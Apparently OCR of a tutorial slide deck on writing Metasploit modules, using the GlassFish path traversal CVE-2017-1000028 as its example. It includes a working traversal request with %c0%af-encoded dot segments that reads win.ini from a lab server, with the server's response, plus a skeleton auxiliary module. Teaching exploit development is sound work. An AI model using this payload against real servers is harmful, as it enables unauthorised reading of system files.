
Exploit Development With Metasploit

www.inputzero.io

RandomDhiraj

Why MSF?

https://www.metasploit.com



rapid7 / metasploit-framework

metasploit-framework / modules /

wvu-r7 Properly encode command input with XML entities … Latest commit e164c23 8 hours ago


..		
auxiliary	Land #11625, add es file explorer open port CVE-2019-6447 module	5 days ago
encoders	Land #11141, Ensure Byte XORi Encoder uses cacheflush()	3 months ago
evasion/windows	improve windows_defender_js_hta :	6 months ago
exploits	Properly encode command input with XML entities	8 hours ago
nops	avoid inserting a float into instruction generation randomly	7 months ago
payloads	Update Cache Sizes	2 months ago
post	Land #11595, can_flood post module	3 days ago

CVE-2017-1000028

Path Traversal in Oracle Glassfish Server Open Source Edition.

PS: This issue was originally identified by Trustwave SpiderLabs.

Okay, how does CVE-2017-1000028 looks like?



Request

```
GET
/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a
f..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwindows/win.ini HTTP/1.1
Host: 192.168.1.183:4848
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=ac588a7476172e5da62314650f8b
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: GlassFish Server Open Source Edition  4.1.2
X-Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition  4.1.2
Java/Oracle Corporation/1.8)
Last-Modified: Sat, 20 Apr 2019 12:43:04 GMT
Date: Sat, 20 Apr 2019 12:48:45 GMT
Connection: close
Content-Length: 478

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
CMCDLLNAME32=mapi32.dll
CMC=1
MAPIX=1
MAPIXVER=1.0.0.1
OLEMessaging=1
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
m4a=MPEGVideo
m4v=MPEGVideo
```

Understanding Metasploit Classes

Class

- MetasploitModule < Msf::Auxiliary

Includes

- Msf::Auxiliary::Report

  This module provides methods for reporting data to the DB

- Msf::Exploit::Remote::HttpClient

  This module provides methods for acting as an HTTP client when exploiting an HTTP server.

- Msf::Auxiliary::Scanner

  When you write any scanner based module

Understanding Metasploit Template

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Module name',
      'Description'    => %q{
        Say something that the user might want to know.
      },
      'Author'         => [ 'Name' ],
      'License'        => MSF_LICENSE
    ))
  end

  def run
    # Main function
  end

end
```

Template for CVE-2017-1000028


```
class MetasploitModule < Msf::Auxiliary
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::Scanner
  include Msf::Exploit::Remote::HttpClient
```

```
def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Path Traversal in Oracle GlassFish Server Open Source Edition',
      'Description' => %q{
        This module exploits an unauthenticated directory traversal vulnerability
        which exists in administration console of Oracle GlassFish Server 4.1, which is
        listening by default on port 4848/TCP.
      },
```

```
'References'  =>
        [
          ['CVE', ''],
          ['URL', ''],
          ['EDB', '']
        ],
      'Author'      =>
        [
          '', # Vulnerability discovery
          '' # Metasploit module
        ],
      'DisclosureDate' => 'M/D/Y',
      'License'     => MSF_LICENSE
    ))
```


```
register_options(
      [
        Opt::RPORT(),
        OptString.new('FILEPATH',
[]),
        OptInt.new('DEPTH', [])
      ])
  end

  def run_host(ip)

  end
end
```

Understanding the code



```
    .:ok000kdc'           'cdk000ko:.
  .x000000000000c       c000000000000x.
 :000000000000000k,   ,k000000000000000:
'000000000kkkk00000: :000000000000000000'
o00000000.MMMM.o0000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
 c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
  o000000.MMM.0000.MMM:0000.MMM,000000o
   l00000.MMM.0000.MMM:0000.MMM,00000l
    ;0000'MMM.0000.MMM:0000.MMM;0000;
     .d00o'WM.0000occcx0000.MX'x00d.
       ,k0l'M.0000000000000.M'd0k,
         :kk;.0000000000000.;0k:
           ;k000000000000000k:
             ,x00000000000x,
               .l0000000l.
                  ,d0d,
                    .
```

Dr. MSFTIDY to the rescue



rapid7 / metasploit-framework

metasploit-framework / tools / dev / msftidy.rb

wvu-r7 Include only common module types in Authors check c175803 6 days ago

